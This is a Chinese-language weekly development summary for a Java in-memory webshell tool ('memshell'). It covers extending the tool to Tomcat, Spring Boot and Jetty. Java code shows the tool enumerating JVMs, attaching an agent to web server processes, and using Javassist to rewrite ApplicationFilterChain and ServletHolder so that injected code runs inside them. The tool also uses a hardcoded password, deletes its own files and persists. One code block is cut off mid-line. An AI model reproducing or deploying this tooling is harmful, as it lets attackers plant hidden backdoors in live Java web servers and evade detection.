
周总结 2020.12.14-2020.12.18

1. 修改 memshell

1.1. 主要工作


1.1.1. 支持 tomcat/springboot-tomcat

原始的 Attach.java 文件中，通过 VirtualMachine 获取所有 java 虚拟机，同时进行遍历，匹配每一个 java 虚拟机的容器类名是否包含 catalina 或者为空。



```java
while (true) {
    try {
        vmList = VirtualMachine.list();
        if (vmList.size() <= 0)
            continue;
        for (VirtualMachineDescriptor vmd : vmList) {
            if (vmd.displayName().indexOf("catalina") >= 0||vmd.displayName().equals("")) {
                vm = VirtualMachine.attach(vmd);

                //ADD for tomcat windows service,dispayname is blank string and has key "catalina.home".
                if (vmd.displayName().equals("")&&vm.getSystemProperties().containsKey("catalina.home")==false)
                    continue;

                System.out.println("[+]OK.i find a jvm.");
                Thread.sleep(1000);
                if (null != vm) {
                    vm.loadAgent(agentFile, agentArgs);
                    System.out.println("[+]memeShell is injected.");
                    vm.detach();
                    return;
                }
            }
        }
        Thread.sleep(3000);
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```


对于 tomcat 而言， org.apache.catalina.startup.Bootstrap 为其启动类，因而这里匹配 catalina 进行 attach。



```java
        index = classPath.lastIndexOf(":");
        classPath2 = classPath.substring(0, index);
    } else {
        index = classPath.lastIndexOf(";");
        classPath2 = classPath.substring(0, index);
    }
    agentArgs = agentArgs + "^^" + classPath2;
    agentArgs = agentArgs + "^^" + password;
    agentArgs = agentArgs + "^^" + jar;

    while (true) {
        try {
            vmList = VirtualMachine.list();
            if (vmList.size() <= 0)
                continue;
            for (VirtualMachineDescriptor vmd : vmList) {
                if (vmd.displayName().indexOf("org.memShell.Attach") == -1
                    && (vmd.displayName().indexOf("catalina") >= 0 || vmd.displayName().equals("")

                vm = V

                if (vm
                    &&
                    cont

                System
                if (cl
                    ||
                    Thre
                } else
                    Thread.sleep(1000);
                }
```

```
vmd= HotSpotAttachProvider$HotSpotVirtualMachineDescriptor  (id=16)
    displayName= "org.apache.catalina.startup.Bootstrap start" (id=21)
    hash= 0
    id= "20368" (id=27)
    provider= WindowsAttachProvider  (id=28)
sun.tools.attach.WindowsAttachProvider@7dc7cbad: 20368 org.apache.catalina.sta
```

对于以 jar 包形式启动的 springboot 而言，它的 displayName 为 jar 包名称，因而这里可以匹配 jar 包名进行 attach。



```java
    agentArgs = agentArgs + "^^" + classPath2;
    agentArgs = agentArgs + "^^" + password;
    agentArgs = agentArgs + "^^" + jar;

    while (true) {
      try {
        vmList = VirtualMachine.list();
        if (vmList.size() <= 0)
          continue;
        for (VirtualMachineDescriptor vmd : vmList) {
          if (vmd.displayName().indexOf("org.memShell.Attach") == -1
              && (vmd.displayName().indexOf("catalina") >= 0 || vmd.displayName().equals("")
                || (!jar.isEmpty() && vmd.displayName().indexOf(jar) >= 0))) {
            vm = VirtualMachine.attach(vmd);

            if (vmd.displayName().equals("")
                && vm.getSystemProperties().containsKey("catalina.home") == false)
              continue;

            System.out.println("[+]OK.i find a jvm.");
            if (classPath.substring(index + 1).toUpperCase().indexOf("TEMP") >= 0
                || classPath.substring(index + 1).toUpperCase().indexOf("TMP") >= 0) {
              Thread.sleep(60000);
            } else {
              Thread.sleep(1000);
            }

            if (null != vm) {
              vm.loadAgent(agentFile, agentArgs);
              System.out.println("[+]memeShell is injected.");
              vm.detach();
              return;
            }
          }
        }
        Thread.sleep(3000);
      } catch (Exception e) {
        e.printStackTrace();
```

Name	Value
"vmd.displayName()"	demo-1-0.0.1-SNAPSHOT.jar
"jar"	demo

1.1.2. 支持 jetty/springboot-jetty

在 tomcat 中，通过 org.apache.catalina.core.ApplicationFilterChain.internalDoFilter 方法进行处理，调用堆栈如下所示：

```
java.lang.Exception: this is a log
at com.example.demo.UserController.get(UserController.java:19)
at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)
at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
at java.lang.reflect.Method.invoke(Method.java:498)
at
org.springframework.web.method.support.InvocableHandlerMethod.doInvoke(InvocableHandlerMethod.java:190)
at
org.springframework.web.method.support.InvocableHandlerMethod.invokeForRequest(InvocableHandlerMethod.java:138)
at
org.springframework.web.servlet.mvc.method.annotation.ServletInvocableHandlerMethod.invokeAndHandle(ServletInvocableHandlerMethod.java:105)
at
org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerAdapter.invokeHandlerMethod(RequestMappingHandlerAdapter.java:878)
at
org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerAdapter.handleInternal(RequestMappingHandlerAdapter.java:792)
at
org.springframework.web.servlet.mvc.method.AbstractHandlerMethodAdapter.handle(AbstractHandlerMethodAdapter.java:87)
at org.springframework.web.servlet.DispatcherServlet.doDispatch(DispatcherServlet.java:1040)
at org.springframework.web.servlet.DispatcherServlet.doService(DispatcherServlet.java:943)
at org.springframework.web.servlet.FrameworkServlet.processRequest(FrameworkServlet.java:1006)
at org.springframework.web.servlet.FrameworkServlet.doGet(FrameworkServlet.java:898)
at javax.servlet.http.HttpServlet.service(HttpServlet.java:626)
at org.springframework.web.servlet.FrameworkServlet.service(FrameworkServlet.java:883)
at javax.servlet.http.HttpServlet.service(HttpServlet.java:733)
```

```
at
org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:23
1)
at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:166)
at org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:53)
at
org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:19
3)
at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:166)
at
org.springframework.web.filter.RequestContextFilter.doFilterInternal(RequestContextFilter.java:
100)
at org.springframework.web.filter.OncePerRequestFilter.doFilter(OncePerRequestFilter.java:119)
at
org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:19
3)
at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:166)
at org.springframework.web.filter.FormContentFilter.doFilterInternal(FormContentFilter.java:93)
at org.springframework.web.filter.OncePerRequestFilter.doFilter(OncePerRequestFilter.java:119)
at
org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:19
3)
at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:166)
at
org.springframework.web.filter.CharacterEncodingFilter.doFilterInternal(CharacterEncodingFilter
.java:201)
at org.springframework.web.filter.OncePerRequestFilter.doFilter(OncePerRequestFilter.java:119)
at
org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:19
3)
at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:166)
at org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:202)
at org.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:97)
at org.apache.catalina.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.java:542)
at org.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:143)
at org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:92)
at org.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:78)
at org.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.java:343)
at org.apache.coyote.http11.Http11Processor.service(Http11Processor.java:374)
at org.apache.coyote.AbstractProcessorLight.process(AbstractProcessorLight.java:65)
at org.apache.coyote.AbstractProtocol$ConnectionHandler.process(AbstractProtocol.java:888)
at org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.doRun(NioEndpoint.java:1597)
at org.apache.tomcat.util.net.SocketProcessorBase.run(SocketProcessorBase.java:49)
at java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1149)
at java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:624)
at org.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61)
at java.lang.Thread.run(Thread.java:748)
```


而在 jetty 中，通过 org.eclipse.jetty.servlet.ServletHolder.handle 方法进行处理，调用堆栈如下所示：

```
java.lang.Exception: this is a log
at com.example.demo.UserController.get(UserController.java:19)
at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)
at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
at java.lang.reflect.Method.invoke(Method.java:498)
at
org.springframework.web.method.support.InvocableHandlerMethod.doInvoke(InvocableHandlerMethod.j
ava:190)
```

```
at
org.springframework.web.method.support.InvocableHandlerMethod.invokeForRequest(InvocableHandler
Method.java:138)
at
org.springframework.web.servlet.mvc.method.annotation.ServletInvocableHandlerMethod.invokeAndHa
ndle(ServletInvocableHandlerMethod.java:105)
at
org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerAdapter.invokeHandle
rMethod(RequestMappingHandlerAdapter.java:878)
at
org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerAdapter.handleIntern
al(RequestMappingHandlerAdapter.java:792)
at
org.springframework.web.servlet.mvc.method.AbstractHandlerMethodAdapter.handle(AbstractHandlerM
ethodAdapter.java:87)
at org.springframework.web.servlet.DispatcherServlet.doDispatch(DispatcherServlet.java:1040)
at org.springframework.web.servlet.DispatcherServlet.doService(DispatcherServlet.java:943)
at org.springframework.web.servlet.FrameworkServlet.processRequest(FrameworkServlet.java:1006)
at org.springframework.web.servlet.FrameworkServlet.doGet(FrameworkServlet.java:898)
at javax.servlet.http.HttpServlet.service(HttpServlet.java:497)
at org.springframework.web.servlet.FrameworkServlet.service(FrameworkServlet.java:883)
at javax.servlet.http.HttpServlet.service(HttpServlet.java:584)
at org.eclipse.jetty.servlet.ServletHolder.handle(ServletHolder.java:791)
at org.eclipse.jetty.servlet.ServletHandler$ChainEnd.doFilter(ServletHandler.java:1626)
at
org.eclipse.jetty.websocket.server.WebSocketUpgradeFilter.doFilter(WebSocketUpgradeFilter.java:
228)
at org.eclipse.jetty.servlet.FilterHolder.doFilter(FilterHolder.java:193)
at org.eclipse.jetty.servlet.ServletHandler$Chain.doFilter(ServletHandler.java:1601)
at
org.springframework.web.filter.RequestContextFilter.doFilterInternal(RequestContextFilter.java:
100)
at org.springframework.web.filter.OncePerRequestFilter.doFilter(OncePerRequestFilter.java:119)
at org.eclipse.jetty.servlet.FilterHolder.doFilter(FilterHolder.java:193)
at org.eclipse.jetty.servlet.ServletHandler$Chain.doFilter(ServletHandler.java:1601)
at org.springframework.web.filter.FormContentFilter.doFilterInternal(FormContentFilter.java:93)
at org.springframework.web.filter.OncePerRequestFilter.doFilter(OncePerRequestFilter.java:119)
at org.eclipse.jetty.servlet.FilterHolder.doFilter(FilterHolder.java:193)
at org.eclipse.jetty.servlet.ServletHandler$Chain.doFilter(ServletHandler.java:1601)
at
org.springframework.web.filter.CharacterEncodingFilter.doFilterInternal(CharacterEncodingFilter
.java:201)
at org.springframework.web.filter.OncePerRequestFilter.doFilter(OncePerRequestFilter.java:119)
at org.eclipse.jetty.servlet.FilterHolder.doFilter(FilterHolder.java:193)
at org.eclipse.jetty.servlet.ServletHandler$Chain.doFilter(ServletHandler.java:1601)
at org.eclipse.jetty.servlet.ServletHandler.doHandle(ServletHandler.java:548)
at org.eclipse.jetty.server.handler.ScopedHandler.handle(ScopedHandler.java:143)
at org.eclipse.jetty.security.SecurityHandler.handle(SecurityHandler.java:602)
at org.eclipse.jetty.server.handler.HandlerWrapper.handle(HandlerWrapper.java:127)
at org.eclipse.jetty.server.handler.ScopedHandler.nextHandle(ScopedHandler.java:235)
at org.eclipse.jetty.server.session.SessionHandler.doHandle(SessionHandler.java:1624)
at org.eclipse.jetty.server.handler.ScopedHandler.nextHandle(ScopedHandler.java:233)
at org.eclipse.jetty.server.handler.ContextHandler.doHandle(ContextHandler.java:1435)
at org.eclipse.jetty.server.handler.ScopedHandler.nextScope(ScopedHandler.java:188)
at org.eclipse.jetty.servlet.ServletHandler.doScope(ServletHandler.java:501)
at org.eclipse.jetty.server.session.SessionHandler.doScope(SessionHandler.java:1594)
at org.eclipse.jetty.server.handler.ScopedHandler.nextScope(ScopedHandler.java:186)
at org.eclipse.jetty.server.handler.ContextHandler.doScope(ContextHandler.java:1350)
at org.eclipse.jetty.server.handler.ScopedHandler.handle(ScopedHandler.java:141)
at org.eclipse.jetty.server.handler.HandlerWrapper.handle(HandlerWrapper.java:127)
at org.eclipse.jetty.server.Server.handle(Server.java:516)
at org.eclipse.jetty.server.HttpChannel.lambda$handle$1(HttpChannel.java:388)
at org.eclipse.jetty.server.HttpChannel.dispatch(HttpChannel.java:633)
at org.eclipse.jetty.server.HttpChannel.handle(HttpChannel.java:380)
at org.eclipse.jetty.server.HttpConnection.onFillable(HttpConnection.java:273)
at org.eclipse.jetty.io.AbstractConnection$ReadCallback.succeeded(AbstractConnection.java:311)
at org.eclipse.jetty.io.FillInterest.fillable(FillInterest.java:105)
at org.eclipse.jetty.io.ChannelEndPoint$1.run(ChannelEndPoint.java:104)
at org.eclipse.jetty.util.thread.QueuedThreadPool.runJob(QueuedThreadPool.java:773)
at org.eclipse.jetty.util.thread.QueuedThreadPool$Runner.run(QueuedThreadPool.java:905)
at java.lang.Thread.run(Thread.java:748)
```


因而，对于 jetty 的支持，需要修改三处：

- Agent.java




```java
public class Agent {
  public static String tomcatClassName = "org.apache.catalina.core.ApplicationFilterChain";
  public static String jettyClassName = "org.eclipse.jetty.servlet.ServletHolder";
  public static byte[] injectFileBytes = new byte[] {}, agentFileBytes = new byte[] {};
  public static String currentPath;
  public static String classPath;
  public static String password = "rebeyond";
  public static String jarName;

  public static void premain(String agentArgs, Instrumentation inst) {

  public static void agentmain(String agentArgs, Instrumentation inst) {
    inst.addTransformer(new Transformer(), true);
    String[] args = agentArgs.split("\\^\\^");
    Agent.currentPath = args[0];
    Agent.classPath = args[1];
    Agent.password = args[2];
    Agent.jarName = args[3];

    System.out.println("Agent Main Done");
    Class[] loadedClasses = inst.getAllLoadedClasses();
    for (Class c : loadedClasses) {
      if (c.getName().equals(tomcatClassName) || c.getName().equals(jettyClassName)) {
        try {
          inst.retransformClasses(c);
        } catch (Exception e) {
          // TODO Auto-generated catch block
          e.printStackTrace();
        }
      }
    }

    try {
      initLoad();
      readAgentFile(Agent.currentPath);
      clear(Agent.currentPath);
    } catch (Exception e) {
    }
    Agent.persist();
```

- Transformer.java



```java
public class Transformer implements ClassFileTransformer {
  @Override
  public byte[] transform(ClassLoader classLoader, String s, Class<?> aClass,
      ProtectionDomain protectionDomain, byte[] bytes) throws IllegalClassFormatException {
    if ("org/apache/catalina/core/ApplicationFilterChain".equals(s)) {
      try {
        ClassPool cp = ClassPool.getDefault();
        if (aClass != null) {
          ClassClassPath classPath = new ClassClassPath(aClass);
          cp.insertClassPath(classPath);
        }
        CtClass cc = cp.get("org.apache.catalina.core.ApplicationFilterChain");
        CtMethod m = cc.getDeclaredMethod("internalDoFilter");
        m.addLocalVariable("elapsedTime", CtClass.longType);
        m.insertBefore(readSource());
        byte[] byteCode = cc.toBytecode();
        cc.detach();
        return byteCode;
      } catch (Exception ex) {
        ex.printStackTrace();
        System.out.println("error:::::" + ex.getMessage());
      }
    } else if ("org/eclipse/jetty/servlet/ServletHolder".equals(s)) {
      try {
        ClassPool cp = ClassPool.getDefault();
        if (aClass != null) {
          ClassClassPath classPath = new ClassClassPath(aClass);
